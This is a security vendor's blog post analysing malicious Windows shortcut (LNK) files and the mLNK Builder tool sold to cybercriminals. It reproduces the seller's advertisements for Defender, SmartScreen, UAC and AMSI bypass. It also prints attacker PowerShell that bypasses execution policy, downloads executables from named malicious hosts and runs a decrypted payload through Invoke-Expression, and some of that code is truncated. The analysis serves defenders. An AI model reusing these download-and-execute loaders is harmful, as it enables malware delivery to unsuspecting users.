

# Shortcut-based (LNK) attacks delivering malicious code on the rise

---

[resecurity.com/blog/article/shortcut-based-lnk-attacks-delivering-malicious-code-on-the-rise](https://resecurity.com/blog/article/shortcut-based-lnk-attacks-delivering-malicious-code-on-the-rise)

[Back](#)

Cybercrime Intelligence

17 Jul 2022

Malware, Cybercrime, Powershell

Cybercriminals are always looking for innovative techniques to evade security solutions. Based on the Resecurity® HUNTER assessment, attackers are actively leveraging tools allowing them to generate malicious shortcut files (.LNK files) for payload delivery.

Resecurity, Inc. (USA), a Los Angeles-based cybersecurity company protecting Fortune 500's worldwide, has detected an update to one of them most popular tools used by cybercriminals. The tool in question generates malicious LNK files, and is so frequently used for malicious payload deliveries these days.

MLNK Builder has emerged in Dark Web with their new version (4.2), and the updated feature-set focuses on AV evasion and masquerading with icons from legitimately popular applications and file formats.



**! mLNK v4.2 is now available for ALL users!**

**Simply CLOSE mLNK and reopen and the new mLNK v4.2 is available!**

**✓ Private stub now has PDF and DOCX Icons!!!**  
Better Encryption  
More Files in One output! **✓**

The notable spike of campaigns involving malicious shortcuts (LNK files) conducted by both APT groups and advanced cybercriminals was detected in April-May this year – Bumblebee Loader and UAC-0010 (Armageddon) targeting EU Countries described by CERT UA.

Malicious shortcuts continue to give hard times to network defenders, especially when combating global botnet and ransomware activity, using them as a channel for multi-staged payload deliveries.

According to experts from Resecurity, the existing MLNK Builder customers will receive an update for free, but the authors have also released a “Private Edition” which is only available to a tight circle of vetted customers, it requires an additional license costing \$125 per build.

mLNK v4.2 - Private Stub - WinDefender Bypass, SmartScreen Bypass, UAC Bypass.

Product sold 17 times ★ (0 reviews)

🔗 How does this work?

**PRIVATE STUB DOES NOT COME WITH MLNK BUILDER. YOU STILL MUST PURCHASE 1 OR 3 MONTH BUILDER.**

This is a PRIVATE Stub for mLNK v4.2 Builder!


🔗 How can i use this?

After purchase THE BUILDER you receive a token. You then register on our website then login, with your eMail and password. The Private Stub is on our server linked to your account! mLNK v4.2 builder will then prompt to download. Download and then login on the builder with your email and password.

🔗 How To use mLNK:

1. Import files and select extra features you want
2. build decoder and upload it, you will need URL
3. Build Shortcut, in this step you will need to enter the URL to the decoder

The updated tool provides a rich arsenal of options and settings to generate malicious files to appear as legitimate Microsoft Word, Adobe PDF, ZIP Archives, images .JPG/.PNG, audio MP3 and even video .AVI files. as well as more advanced features to obfuscate malicious payload.



Bad actors continue to develop creative ways to trick detection mechanisms enabling them the successful delivery of their malicious payloads – by leveraging combinations of extensions and different file formats, as well as Living Off the Land Binaries (LOLBins).

The most actively used malware families leveraging LNK-based distribution are TA570 Oakboat (aka Qbot), IcedID, AsyncRAT and the new strain of Emotet. The most recent Qakbot distribution campaign also included malicious Word documents using the CVE-2022-30190 (Follina) zero-day vulnerability in the Microsoft Support Diagnostic Tool (MSDT).

Some notable campaigns have been detected in April-May 2022. The cybercriminal activity utilized related APT attacks targeting private and public sectors:

- UAC-0010 (Armageddon) Activity targeting EU Countries  
<https://cert.gov.ua/article/39086>

The bad actors are using malicious LNK files in a combination with ISO (via extension spoofing) to confuse the antivirus logic and endpoint protection solutions. It's interesting to note how well-known products in the industry are not able to properly detect and analyze them.

## What is the LNK file?

---

Shell Link Binary File Format, which contains information that can be used to access another data object. The Shell Link Binary File Format is the format of Windows files with the extension ".LNK".

LNK is a filename extension for shortcuts to local files in Windows. LNK file shortcuts provide quick access to executable files (.exe) without the users navigating the program's full path.

Files with the Shell Link Binary File Format (.LNK) contain metadata about the executable file, including the original path to the target application.

Windows uses this data to support the launching of applications, linking of scenarios, and storing application references to a target file.

We all use .LNK files as shortcuts in our Desktop, Control Panel, Task Menu, and Windows Explorer


## Why attackers use LNK file

---

Such files typically look legitimate, and may have an icon the same as an existing application or document. The bad actors incorporate malicious code into LNK files (e.g. Powershell scenario) allowing the execution of the payload on the target machine.




Let's review a sample of a malicious LNK file in more detail:




The malicious .LNK file

In this example, PowerShell code was embedded inside the file which will be executed after the victim clicks on the LNK file. We have examined the structure of the file using Malcat:



PowerShell code embedded inside the file

You can see the PowerShell scenario embedded in the file:



PowerShell scenario embedded

The logic of the scenario allows to bypass the execution policy and download the file from external resource and execute it:

```
# path to PowerShell.exe
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

# bypassing execution policy
-ExecutionPolicy Bypass -WindowStyle Hidden -Command notepad.exe;


# Download malware from CQC to execute it into system
(new-object System.Net.WebClient).DownloadFile("https://iwillcreatemedias.com/build.exe","putty3.exe");
./putty3.exe;
(get-item 'putty3.
```

## Bypassing the execution policy


We observed a campaign that delivered Bumblebee through contact forms on a target's website. The messages claimed that the website used stolen images and included a link that ultimately delivered an ISO file containing the malware.

Resecurity attributed this campaign to another threat actor the company tracks as TA578 and has done since May 2020. TA578 uses email campaigns to deliver malware like Ursnif, IcedID, KPOT Stealer, Buer Loader, and BazaLoader, as well as Cobalt Strike.

Our researchers detected another campaign in April that hijacked email threads to deliver the Bumblebee malware loader in replies to the target with an archived ISO attachment.




So, we can extract the hidden file with pass, we can see that in the next figure.



Extracting the hidden file with pass

After that we can examine the .ISO contents which includes a document file (.LNK file) and namr.dll file, we can then further analyze the .LNK file, shown in the next figure.



Analyzing the malicious .LNK file

From the previous figure, we identify how the .LNK file contains a command to execute the .DLL file.

## How Attackers Generate Malicious LNK Files?

Attackers can generate malicious shortcuts via tools available for sale in the Dark Web. One such tool is advertised in a Telegram channel "Native-One.xyz | Products & Software | Exploit " called mLNK builder – it grants the ability to convert any payload into a .LNK file format.



### Native-One.xyz | Products & Software | EXPLOITS

Generation of malicious shortcut files


847 members, 112 online

www.Native-One.xyz

VIEW IN TELEGRAM


Cybercriminals can purchase mLNK builder by using one of the three available plans, starting from a one month to 3 month plan and then a private option (providing unique stub).





Purchasing the mLNK builder

The price of the tool starts from \$100 (per month) with the option to evade Windows Defender, Smart Screen and UAC:




mLNK tool evades Windows Defender, Smart

Screen & UAC


The features of the mLNK builder include bypassing the following solutions:

1. Windows Defender
2. Windows Defender Memory
3. Windows Defender Cloud Scanner
4. Smart Screen Alert
5. AMSI and MUCH MORE!



The features of mLNK

After buying the tool, the author of the tool will send you text file containing the credential to login.



The text file containing credentials to login

After we opened the link we found this page, we must enter the credentials which were sent by the author, after registering the tool will downloaded.

A screenshot of a web form titled "Register Token". The form has a dark background with a white border. It contains three input fields: "Client ID", "Password", and "Token". Below the fields is a dark button with the word "REGISTER" in white capital letters.

Token registration

Recently they published a new version of the tool, it will be free to all the old users, it now also contains new ICONs like Documents and PDF as we will see in this report.

- [https://t.me/NativeOne\\_Products/24224](https://t.me/NativeOne_Products/24224)

## Bypass AMSI

⚠ mLNK v4.2 is now available for ALL private stub users!

Simply CLOSE mLNK and reopen and the new mLNK v4.2 is available!

mLNK v4.2 will be available for public stub users NEXT week.

You can purchase private stub to update as well!

✅ Private stub now has PDF and DOCX Icons!!!  
Better Encryption  
More Files in One output! ✅

<https://prnt.sc/bo9yLJLxLqli>  
[t.me/NativeOne\\_Products/24224](https://t.me/NativeOne_Products/24224)

Jun 16 at 22:26

🌀 mLNK v4.2 is released! New Encryption, PDF and DOCX icons! PRIVATE STUB!





Native-one.xyz is Here!

Top Level Exploits since 2016

Professional Marketing Tools (SMTP)



#1 Exploit -  <https://avcheck.net/id/JlGQLAft4u9R>

#1 SMTP -  <https://i.imgur.com/J9heKSA.png> - 

<https://i.imgur.com/hrV5ffU.png>




MANY MARKETING (SPAMMING) TOOLS AND EXPLOITS

also


WE HAVE A GREAT COMMUNITY TO COME JOIN!




⚠️⚠️⚠️ NEW PRODUCT ⚠️⚠️⚠️


 100% FUD Encrypted PDF/HTML Builds (Builder will be released to the public for rent in the future)






PDF/HTML Builds

 PDF/HTML once clicked will download any file from the URL you have injected.

 Comes with Encrypted PDF and HTML File.

 Also 1 on 1 support to show you how to embed the HTML file into the e-mail and attach the PDF.

 BYPASSES:

-  Windows Defender
-  Windows Defender Memory
-  Windows Defender Cloud Scanner
-  Smart Screen Alert
-  GMail, Outlook, Yahoo, Office365, ect ect ect.

## The analysis of the tool

---

Here we can see the analysis of the tool, we can see there are two functions.

```
; Attributes: bp-based frame fuzzy-sp
; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

argc= dword ptr  8
argv= dword ptr  0Ch
envp= dword ptr  10h

push  ebp
mov   ebp, esp
and   esp, 0FFFFFF0h
sub   esp, 10h
call  sub_401940
mov   dword ptr [esp], offset aPowershellExe ; "powershell.exe"
call  sub_401350
xor   eax, eax
leave
retn
_main endp
```

Analyzing the malicious tool

When examining the sub\_401350, we can see how the tool use ShellExecuteA to execute the PowerShell code. This PowerShell communicates with C&C, we can see that in the next figure.

```
hwnd = GetDesktopWindow();
return ShellExecuteA(
    hwnd,
    "open",
    powershell_exe,
    "ExecutionPolicy Unrestricted -WindowStyle Hidden $bu = $Null;function knf($mi, $tjoh){$dkg = New-Object 'System.Security.Cryptography.AesManaged' $dkg.Mode = [System.Security.Cryptography.CipherMode]::CBC;$dkg.Padding = [System.Security.Cryptography.PaddingMode]::Zero;$dkg.BlockSize = 128;$dkg.KeySize = 256;if($tjoh){if($tjoh.GetType().Name -eq 'String'){$dkg.IV = $tjoh}else{$dkg.IV = $tjoh}};$dkg.Key = [System.Text.Encoding]::UTF8.GetBytes($mi);return $dkg;}function kcf($not){$yut = New-Object System.Text.StringBuilder;[System.Security.Cryptography.HashAlgorithm]::Create('SHA1').ComputeHash([System.Text.Encoding]::UTF8.GetBytes($not)) | % { [void]$yut.Append($_.ToString('x2')) }; $txe = $yut.ToString(); $sub = $yut.Substring(0,32); return $txe;}function kmw($mi, $not){$mi = (kcf $mi);$tcbk = $(kcf $not);$tjoh = $tcbk[0..15];$dkg = knf $mi $tjoh;$amw = $dkg.Create($not);$tclrk = $amw.TransformFinalBlock($tcbk, 16, $tcbk.Length - 16);$ptul = $PSVersionTable.Powershell.onMajor;if($ptul -gt 2){$dkg.Dispose()};$clrk = [System.Text.Encoding]::UTF8.GetString($clrk).Trim([char]0);return $clrk;}function lqct($wou){$wou = $wou -split "(.*)" | % { $_ };foreach($ma in $wou){try{[Convert]::ToInt32($ma, 16)}catch{}};function rdk($mfe){$so = [Text.StringBuilder]::new();for($notdex;$notdex -lt $mfe.Length;$notdex++){$sye = $mfe.Substring($notdex,2);[void]$so.Append([char]([int]('0x' + $sye)))};return $so.ToString();}function ptcl(){$mi = 'BHDAU532BKPXTGB89G3JK6KKDSZDY8SM';$zfv = 'http://native-one.com:4200/client_auth';$whgx = New-Object System.Net.WebClient;$twn = $whgx.DownloadString($zfv);$glc = tnw $crypto_key $downloaded_data;Invoke-Expression(prepend_0x_to_strings $glc)}
};
ptcl;
```

PowerShell communicates with C&C

After downloading the binary from C&C, we can decode the payload by using the base64 decoder, then use ASE decryption to decrypt the payload, we can then see the process the tool follows to decrypt the payload,

1. Downloading the payload from "[https://native-one\[.\]com:4200/client\\_auth](https://native-one[.]com:4200/client_auth)"
2. Gets 'BHDAU532BKPXTGB89G3JK6KKDSZDY8SM' converts to bytes and computes sha1 and convert to hex string returns first 32chars of hexstring(aeskey) == fc002b88fa5ccd51bfabd8c753e8aa3d
3. converts downloaded payload each hex XX to an array of decimal values and get the first 16 and uses it as IV for AES
4. Decryption AES CBC 256 key == fc002b88fa5ccd51bfabd8c753e8aa3d (32bytes each char 1 byte) IV == 9042766da089753480c479e2b342862f -fromhex(16bytes).

```
function ptcl() {
    $crypto key = 'BHDAU532BKPXTGB89G3JK6KKDSZDY8SM';
    $zfv = "http://native-one.com:4200/client_auth";
    $whgx = New-Object System.Net.WebClient;
    $downloaded data = $whgx.DownloadString($zfv);
    $glc = tnw $crypto_key $downloaded_data;
    Invoke-Expression(prepend_0x_to_strings $glc)
};
ptcl;
```

Using ASE decryption on the payload


After decrypting the payload, we got a second PowerShell code that's used to validate the credentials, we can see that in the next figure.

```
if($Bo -eq 'ERR000') {
    $aF = "License not found."
    zM $aF
    exit
}
elseif($Bo -eq 'ERR001') {
    $aF = "HWID does not match license key."
    zM $aF
    exit
}
elseif($Bo -eq 'ERR002') {
    $aF = "Username or password are incorrect."
    zM $aF
    eS $EG
}
elseif($Bo -eq 'ERR003') {
    $aF = "License key has expired."
    zM $aF
    exit
}
elseif($Bo -eq 'BANNED') {
    $aF = "HWID has been banned."
    zM $aF
}
```

Decrypting the payload reveals second


PowerShell code

After executing the tool, the email and password used to register is required once again, we can see this in the next figure.




After executing the tool

We register with the email and password, then we get the GUI for the tool enabling us to start converting payloads into .LNK files, we can see that in the next figure.




GUI after logging in

We can see the folder setup the tool uses which has a Decoders payloads, also we can see the shortcuts for the converted payloads, we can see that in the next figure.




We can now see the folder tree

We create four payloads to test detection, after creating the payloads, we start importing them one by one to create shortcuts for them. We test detection by using windows defender and others, we can see importing file into the next figure.



Creating four payloads to test detection


After that we can build the decoder and we can see that in the next figure.



Building the decoder


After decoding the payload, it will save in the Decoders folders, we can see that in the next figure.






Saved in decoders folder

And after that we can import the URL of decoded payload and create the .LNK, we can see that in the next figure.




Creating four payloads to test detection

Now, we can build the .LNK file, we can see that in the next figure



Building the malicious .LNK (shortcut) file

